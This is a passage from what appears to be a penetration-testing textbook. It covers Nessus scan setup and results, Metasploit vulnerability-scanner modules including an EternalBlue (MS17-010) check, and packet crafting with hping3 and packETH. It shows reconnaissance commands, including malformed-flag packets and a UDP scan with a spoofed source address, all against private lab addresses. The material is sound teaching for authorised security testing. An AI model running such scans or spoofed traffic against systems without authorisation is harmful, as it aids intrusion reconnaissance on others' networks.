
You can also set other parameters in the override, if it's not a matter of severity that you want to change. If you were to override the severity, you probably want to add a note as well, explaining what the change was and why it was being made. This allows any others who have access to OpenVAS to review the changes that were made and know why the changes were made. In addition to making changes to parameters like severity, you can add notes to each of the findings. That is the other icon under the Actions column.

Using notes and overrides allows you to use OpenVAS as more of a vulnerability management tool, to some degree, rather than just a vulnerability scanner. You can use it for historical purposes, to identify known vulnerabilities, or to make alterations to different parameters. This stored information may be useful because anyone tasked with protecting systems and networks will be constantly fighting against vulnerabilities. Historical information, especially mitigations and what was done to remediate the vulnerabilities, will be useful for security professionals.

## Nessus

Nessus is the parent of OpenVAS, which makes it worth looking at, especially to see how it has diverged from the path OpenVAS took. While Nessus is a commercial product, there is a home license so you can use it on your home network to compare against OpenVAS and also see another approach to vulnerability scanning. When you log in, you're taken to your list of scans, which will be empty at first. To start a scan, you would click the New button, which will take you to a list of the different scan policies that are available. You can see some of the scan policies that are built into Nessus in Figure 5.18. You will see *Upgrade* printed across some of the scan policies. This means these scan policies are available only in the commercial version and not available in the Home license.

**FIGURE 5.18** Scan policies in Nessus



If we select the Basic Network Scan as our starting point, we can begin to select our target and then go through customization. Figure 5.19 shows the configuration settings for the Basic Network Scan. You'll see in the first screen that you provide the name of the scan. Keep in mind that you are creating a configuration here and you can run that configuration multiple times. Each run will have a timestamp associated with it, so you don't need to add your own date and time as part of the name. You'll want to name it something that is meaningful to you so you can differentiate this configuration from other configurations.

**FIGURE 5.19** Scan configuration settings

New Scan / Basic Network Scan  
Back to Scan Templates

Settings    Credentials    Plugins

**BASIC**

- General
- Schedule
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

Name   REQUIRED

Description  

Folder My Scans

Targets Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com REQUIRED

Upload Targets    Add File


You might, for instance, have a configuration where you have a specific set of credentials. Figure 5.20 shows the configuration for credentials. You'll see that you can create SSH and Windows credentials for host authentication. For each of these types, you will be able to create multiple configurations. You could use SSH key authentication for some systems and then also have an authentication setting for where you need to use the username and password. According to the interface, you can have unlimited credentials for both SSH and Windows. To create another set of credentials, there is a button at the end of the line indicating the credential type.

In addition to host credentials, you can set authentication credentials for database, miscellaneous, and plain text. The last category is for protocols like HTTP, FTP, and SMTP, among others. Miscellaneous gives you settings for VMware and Palo Alto firewalls. This provides the means for Nessus to check local vulnerabilities across a variety of applications and also devices.

In addition to credentials, you can configure the plugins that you want to run. You can get to the plugins by clicking the Plugins tab across the top. Looking back at Figure 5.19, you'll see a set of tabs vertically along the left side. This not only provides you with access to the basic settings that you can see, it also provides you with access to discovery, assessment, report, and advanced configurations. The Discovery tab lets you determine the type of

discovery you will be doing on the network, meaning it lets you set port scan parameters. By default, the port scan will be run against common ports. You can select to let it run against all ports, which may mean you could find additional vulnerabilities or at least some ports you may not have expected.

**FIGURE 5.20** Credentials configuration settings




The Assessment tab lets you set parameters on what Nessus should scan with respect to web vulnerabilities. By default, Nessus won't scan for web vulnerabilities. You can set different levels of web vulnerability scanning. There is another setting under the Assessment tab that is important. By default, Nessus will limit the number of false positives found. It should be noted that all the settings mentioned here are in the Basic Network Scan policy. Other scan policies will have different settings, some of which you will be able to change. To get access to all of the settings, you should go through the Advanced Scan, where all the settings are exposed and can be changed.

The Report tab lets you adjust the report verbosity. You may want to limit the number of details provided, keeping information in the report to a minimum. The Nessus reports, by default, are fairly comprehensive. Each finding will contain details about the vulnerability as well as its severity, references associated with the vulnerability, and potential remediations. Including enough detail so everything will make enough sense to people who may not be very familiar with Nessus can take up a lot of space.

As the scan is running, and certainly when it is complete, you will be able to view the results. Initially, you will get a list of all the vulnerabilities when you open up the scan by clicking its name under My Scans. You can see a partial list in Figure 5.21. Alongside the list of vulnerabilities identified, you will see a chart of all the identified vulnerabilities to

indicate which categories have the most vulnerabilities. In the case of the scan shown, the vast majority are informational messages, while the second highest number of vulnerabilities are in the medium severity category.

**FIGURE 5.21** Scan results list



The list of hosts is ordered by the total number of issues identified by Nessus, though findings are not all vulnerabilities since there are informational items, which are not vulnerabilities. Nessus identified a total of 50 hosts on the network, and the host with the IP address ending in .52 had the highest number of vulnerabilities based on vulnerabilities Nessus knew about at the time of the scan. This is not to say there are no other vulnerabilities, which may not be known by Nessus. It's also possible for there to be false negatives, meaning Nessus didn't identify a known vulnerability in spite of the fact that the vulnerability existed on the scanned host. In the right column, you will see a percentage. This percentage indicates how complete Nessus thinks the scan against that host is. This snapshot was taken midscan.

Across the top of the page, you will see three tabs. The first one, and the one that is presented first, is the list of hosts. This is, as noted earlier, ordered by total number of vulnerabilities. The second tab is the number of vulnerabilities. This is ordered by the severity of the finding. The critical issues are on top, followed by the high, then the medium, and so on. A scan of hosts on my network identified two different critical issues. One of them was related to software from the Mozilla Foundation. According to Nessus, either Thunderbird or Firefox is installed on the target host, though the version installed is no longer supported. The second issue has to do with a macOS system. The version of the operating system installed is one behind what is the most current. Figure 5.22 shows details related to the Mozilla vulnerability.

**FIGURE 5.22** Finding details

The screenshot shows a web-based application interface for security findings. At the top, a red 'CRITICAL' button is followed by the title 'Mozilla Foundation Unsupported Application Detection (macOS)'. Below the title, there are three main sections: 'Description', 'Solution', and 'See Also'. The 'Description' section contains text about unsupported Mozilla applications (Firefox and/or Thunderbird) installed on the host, noting they are no longer actively maintained and lack support. The 'Solution' section suggests upgrading to a supported version. The 'See Also' section provides links to Mozilla's FAQ, known vulnerabilities, and new releases for Firefox and Thunderbird. At the bottom, there is an 'Output' section containing a table with two rows. The first row shows application details: Product (Firefox), Path (/Applications/Firefox.app), Installed version (56.0), Latest version (61.0.0), and EOL URL (https://www.mozilla.org/en-US/security/known-vulnerabilities/firefox/). The second row shows a table header 'Port ▾ Hosts' and a single entry 'N/A 192.168.86.170'.

Port ▾	Hosts
N/A	192.168.86.170


You will see in the output a description of the finding. You will also see the solution, which is to upgrade to a supported version. Below that there are references to other sites that can provide additional details about the issue. Below the reference sites are the details from the scan plugin. This shows the version of the application found as well as the current version of the application that is available. This shows that the version installed is five versions back, and the current version available and supported by the Mozilla Foundation is 61.0. What you don't see in this output is the IP address of the second host where this problem was identified. Only one of the IP addresses is shown for brevity.

Also along the top is a tab labeled Remediations. This provides output indicating how some of the identified vulnerabilities can be remediated. You will see in Figure 5.23 that the four remediations identified are all related to upgrading to the latest version of software, including, in one case, updating the version of the operating system in use.

**FIGURE 5.23** Remediations list

Action	Vulns	Hosts	Name:	Credentialed Scan
Mozilla Firefox < 61 Multiple Critical Vulnerabilities (macOS): Upgrade to Mozilla Firefox version 61.0.0 or later.	198	2	Status:	Completed
Wireshark 2.2.x < 2.2.15 / 2.4.x < 2.4.7 / 2.6.x < 2.6.1 Multiple Vulnerabilities (MacOS): Upgrade to Wireshark version 2.2.15 / 2.4.7 / 2.6.1 or later.	38	1	Policy:	Basic Network Scan
macOS : Apple Safari < 11.1.2 Multiple Vulnerabilities: Upgrade to Apple Safari version 11.1.2 or later.	16	1	Scanner:	Local Scanner
Google Chrome < 68.0.3440.75 Multiple Vulnerabilities: Upgrade to Google Chrome version 68.0.3440.75 or later.	2	1	Start:	Today at 8:34 AM
			End:	Today at 9:59 AM
			Elapsed:	an hour

As has been noted several times, severities will vary, and just because Nessus believes a severity should be at a certain level doesn't mean that you, with your knowledge of the environment you are working with, will agree. You can create rules in Nessus so findings associated with certain hosts may be automatically recategorized. This can be done from the Plugin Rules tab along the left navigation frame in the main view. Figure 5.24 shows what the dialog box looks like for the Plugin Rules settings. You can specify a host, or just leave that field blank for all hosts. You would need to specify the plugin ID that the rule applies to. With all the parameters in place to identify what the rule applies to, you just set the severity you want associated, and Nessus will take care of the rest.

**FIGURE 5.24** Plugins Rules settings

Unlike OpenVAS, Nessus doesn't give you a way to add notes to findings. One thing you do get, though, that you don't get in OpenVAS is an audit trail. You can search by plugin ID and by host and get additional details about the plugin that was run. As an example, searching for the plugin ID from the critical macOS out-of-date finding shows the IP addresses for hosts where Nessus couldn't identify the OS, hosts where Nessus did identify the OS but it wasn't macOS, and also IP addresses where the operating system was correct but the version number wasn't correct, meaning there was no finding resulting from the run of the plugin.

Like OpenVAS, Nessus uses Network Attack Scripting Language (NASL) scripts. They are stored with the rest of the Nessus installation. On Windows, the installation would be in the Program Files directory. On Linux, the files are stored in /opt/nessus with the plugins in /opt/nessus/lib/plugins. If you want to see exactly what a plugin does so you can verify the finding, you should check the script. You can use the plugin ID to identify the file that is run for that plugin. The script, once you get used to reading them, will provide you with the details on how to replicate the vulnerability test so you can verify. This verification is not only important to rule out false positives, but if it is actually a vulnerability, you will need to have documentation to present to the company or organization you are working with.

Vulnerability scanning is just a stage in the testing. It is not the end. Vulnerabilities should always be verified. Additionally, if you are expected to identify as many vulnerabilities as you can, you will need to move to exploiting these vulnerabilities in hopes of identifying more. While this may require the use of exploit tools like Metasploit or even tools that are custom-developed, it could be that you need to create a packet that looks a particular way. No matter what the findings are, though, they need to be verified before being presented as findings.

## Looking for Vulnerabilities with Metasploit

Metasploit is a versatile tool. Certainly, you can use it for exploiting applications as well as the port scanning we did earlier. As it's a framework and there are a lot of modules, it shouldn't come as a big surprise that there are a lot of vulnerability scanners. One example is a scanner module for the Eternal Blue vulnerability. This is a vulnerability in the implementation of the Server Message Block (SMB) protocol that was discovered by the National Security Agency (NSA), which developed an exploit for it, which was released without the NSA's approval by a group called the Shadow Brokers. The following is one of the vulnerability scanners that looks for systems vulnerable to the Eternal Blue exploit. While the fix for this vulnerability has been out for years at this point, there are still many systems in production that are vulnerable to it.

```
msf6 auxiliary(scanner/portscan/syn) > use
auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.4.0/24
RHOSTS => 192.168.4.0/24
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.4.10:445      - Host does NOT appear vulnerable.
[-] 192.168.4.15:445      - Host does NOT appear vulnerable.
[*] 192.168.4.0/24:445    - Scanned 26 of 256 hosts (10% complete)
```

There are a large number of scanners available in Metasploit. Not all the scanners are directly related to the vulnerabilities. Searching for the word *scanner* in Metasploit returned 590 results, with some of the output following. In just the output fragment here, you can see that some of them are related to known vulnerabilities while some are looking for instances of applications, which may have a particular configuration issue.

```
192 auxiliary/scanner/http/manageengine_deviceexpert_user_creds
2014-08-28      normal  No      ManageEngine DeviceExpert User
Credentials
193 auxiliary/scanner/http/manageengine_securitymanager_traversal
2012-10-19      normal  No      ManageEngine SecurityManager Plus 5.5
Directory Traversal
194 auxiliary/scanner/http/mediawiki_svg_fileaccess
normal  No      MediaWiki SVG XML Entity Expansion Remote File Access
195 auxiliary/scanner/http/meteocontrol_weblog_extractadmin
normal  No      Meteocontrol WEBlog Password Extractor
196 auxiliary/scanner/http/mod_negotiation_brute
normal  No      Apache HTTPD mod_negotiation Filename Bruter
197 auxiliary/scanner/http/mod_negotiation_scanner
normal  No      Apache HTTPD mod_negotiation Scanner
198 auxiliary/scanner/http/ms09_020_webdav_unicode_bypass
normal  No      MS09-020 IIS6 WebDAV Unicode Authentication Bypass
199 auxiliary/scanner/http/ms15_034_http_sys_memory_dump
normal  Yes     MS15-034 HTTP Protocol Stack Request Handling HTTP.SYS
Memory Information Disclosure
```

It's not the most comprehensive vulnerability scanner, but if you are already in Metasploit for other purposes, you can make use of vulnerability scan modules to look in a targeted way for some vulnerabilities. If you have a good way to detect a vulnerability and feel like writing a little Ruby, you can write a module for Metasploit that can look for that vulnerability.

## Packet Crafting and Manipulation

When you are sending data out over the network, there is a clear path it follows before exiting the network interface on your system. We've gone over this, to a degree, by talking about the Open Systems Interconnection (OSI) model. Let's say that you are visiting a web page. You enter a URL into the address bar. Your browser takes the input and creates the HTTP request headers that are needed to send to the server. For simplicity, we'll skip the encryption pieces and just talk about how the complete packet is put together.

The application makes a request of the operating system to open a connection to the server. This triggers the operating system to build a packet using information provided by the application. This includes the hostname or IP address as well as the port number. Unless otherwise provided, the port number will default to either 80 or 443, depending on whether the communication is HTTPS or HTTP. This information will allow the operating system to create the necessary headers for both TCP and IP, layers 4 and 3.

All of this is to say that the application initiates requests based on interaction from the user. It follows a clear path, and the information placed into the necessary headers for each protocol is coherent and easily traced back to the original source of the information. Sometimes, though, you may need to send data that doesn't follow a coherent path. It could be that you need to manipulate headers with data that wouldn't normally be found in the header fields. Each header field is a known size and is binary, which means you aren't going to be sending a character instead of a number, for instance. Nothing in the network headers, looking at layers 4 and below for sure, is data that would go through an ASCII decode to be converted to character data.

There are a number of tools that can be used to craft or otherwise manipulate the header data. Some of these are designed for the sole purpose of creating packets that would look the way you want them to look. This may be a tool like packETH, which uses a GUI to let you set the fields. Others have other purposes that allow you to interact with the target system in a way that you may not otherwise be able to do without writing your own program. A tool like hping will let you build a packet based on the command-line parameters. Using a tool like hping, you could assess the response from the system. Finally, you may want to mangle the packet using a set of rules, which would put the operating system's network stack to the test, to see if it can handle poorly constructed packets.

## hping

The program hping is considered by the developer to be the Swiss Army knife of TCP/IP packets. You could use it as a straightforward ping program, sending ICMP echo requests. Since hping is primarily a packet crafting program, allowing you to initiate connections using different protocols with the header settings you want, the default mode may not work very well for you. By default, if you don't specify anything other than the target host or IP address, hping will send messages to port 0 on your target with a varying source address. Address 0 is essentially an invalid destination since it is considered reserved and has no purpose. You shouldn't get any response from the system you are sending traffic to. If you do, the target host is really violating the protocol. While hping uses TCP for this, port 0 is invalid for both UDP and TCP.

While you can use hping as a replacement for the ping program, by calling it with the `-1` parameter, meaning you are using ICMP mode, you can also create connections to specific ports. You will get the same behavior you would get with the ping program, meaning you will be getting the "aliveness" of the system and the round-trip time. You will get something even more detailed, though, since you will know whether a particular service is up and running. This may be useful if you are doing testing against an application. You may want to know when the service fails. You will get a lot of detail from the response, in addition to the round-trip time. You can see in the following code listing a run of hping3 against a web server on a target system.

## Sending SYN Messages to a Target System

```
root@quiche:~# hping3 -S -p 80 192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=0
win=29200 rtt=7.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=1
win=29200 rtt=7.9 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=2
win=29200 rtt=7.6 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=3
win=29200 rtt=7.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=4
win=29200 rtt=7.3 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=5
win=29200 rtt=3.0 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=6
win=29200 rtt=2.8 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=7
win=29200 rtt=2.7 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=8
win=29200 rtt=2.5 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=9
win=29200 rtt=2.4 ms
len=46 ip=192.168.86.1 ttl=64 DF id=0 sport=80 flags=SA seq=10
win=29200 rtt=2.2 ms
```

hping will provide you with all of the flags that are set in the response. This includes the SYN and ACK flags as well as the don't fragment bit, indicated by the DF in the response. You can see a lot of other details as well, including the IP identification number, the relative sequence number, and the window size as provided by the target host. In the case of a port where there is no listener, you won't get a message indicating that the host is unreachable or that the message timed out, as you would with a standard ping program. Instead, you will get the same response that you got from an open port. Instead of showing SA for flags, meaning that the SYN and ACK flags were set, you will see RA, meaning the RST and ACK flags. The remote system reset the port, telling us that there is no application there. You will still get all of the other information, including the round-trip time, which will tell you how quick the target system is to respond to these messages, which will be a factor of network and operating system responsiveness.



Raw sockets provide programmers with the ability to bypass the network stack. When a programmer uses raw sockets, the program is expected to handle all the things the network stack does, meaning all the values in the headers should be set. Raw sockets provide the programmer with complete control over what the packet will end up looking like. None of it has to be considered legal from the standpoint of the protocols, if you aren't expecting responses. This is not to say that you will always get a response, though. You could completely mangle the message to the target host. As one example, take a look at the command line below. The offset for the TCP headers is being set incorrectly, which means the target network stack is being pointed to the wrong place. Also, the SYN and FIN flags are both set, as well as the ACK and PSH flags. This is a flag combination that makes no sense. The source port is being set to 15, which would require administrative privileges to do, as do most things in hping, considering it is generally using something called *raw sockets*.

### **hping with Bad Flags Set**

```
root@quiche:~# hping3 -0 8 -s 15 -F -S -P -A -t 3 -p 80
192.168.86.1
HPING 192.168.86.1 (eth0 192.168.86.1): SAFP set, 40 headers +
0 data bytes
^C
--- 192.168.86.1 hping statistic ---
19 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

In addition to ICMP and TCP, you can send UDP messages. There are fewer parameters used to send UDP messages because of the limited number of options available in the UDP headers. We can, though, use hping to perform a port scan. We can scan a range of UDP ports by using the `--scan` (or `-8`) parameter. You can see this done in the following code. Using `--scan`, we need to specify the ports being targeted. This scan targets the administrative ports 1–1023. There are no ports listening on this host in that range. What was truncated from the output was all of the port numbers and associated service names that were found not to be listening. One other feature of hping is the ability to spoof addresses. Using the `-a` parameter, followed by an IP address, will have hping change the source address in messages going out. This will mean that you won't get any responses, because responses will be sent to the source address you specify.

### **UDP Port Scan with hping**

```
root@quiche:~# hping3 --scan 1-1023 -a 10.15.24.5 -2
192.168.86.1
Scanning 192.168.86.1 (192.168.86.1), port 1-1024
1024 ports to scan, use -V to see all the replies
+-----+
|port| serv name | flags | ttl| id | win | len |
+-----+
```

All replies received. Done.


Not responding ports: (1 tcpmux) (2 nbp) (3 ) (4 echo) (5 ) (6 zip) (7 echo) (8 ) (9 discard) (10 ) (11 systat) (12 ) (13 daytime) (14 ) (15 netstat) (16 ) (17 qotd) (18 msp) (19 chargen) (20 ftp-data) (21 ftp) (22 ssh) (23 telnet) (24 )

One other feature worth mentioning is the ability to send packets of any size you want. To change the size of the data being sent, you would use `-d` followed by a byte count. This sets the body size of the packet in the headers. You can also fill the packets by specifying a filename using the `--file` parameter. This will read the contents of the file and use them to fill the data portion of the packet. You may be able to crash the application because the data being sent could violate protocol specifications.

## packETH


Where hping uses command-line parameters, packETH takes a GUI approach to being able to set all the parameters. The sets of headers vary, depending on the protocols selected, and each of the lower-layer headers indicate the next protocol, meaning the next set of headers. When you select which protocols you are using, packETH will adjust to provide all of the header fields for the protocol you have selected. Figure 5.25 shows the IP header fields as well as the TCP header fields. You will also see where IP is selected as the next protocol in the layer 2 header. You can't see the layer 2 header in this screen capture, but you would be able to set addresses, determine what version of the layer 2 protocol you are using, and also add in 802.1q fields, which provides a tag field to indicate which virtual LAN (VLAN) the frame should be on.

**FIGURE 5.25** packETH interface



In addition to setting headers, you can add your own data that would go into the payload. You don't need to have data to include, though, if you would prefer to just have data filled in to a certain size. Figure 5.26 shows the TCP headers filled in with the data payload also filled in. On the right side of the screen capture, you can see two edit boxes. One of them is the data pattern, which is expected to be in hexadecimal. The other one is the number of instances of the pattern provided. The first field is set to ab, and the number of iterations is set to 500. Once you have the pattern and number, you apply the pattern and your data payload will be filled in. You'll notice that it is formatted just as you'd expect a hexadecimal dump to be formatted, with each hexadecimal byte separated from the others.

**FIGURE 5.26** Data pattern fill



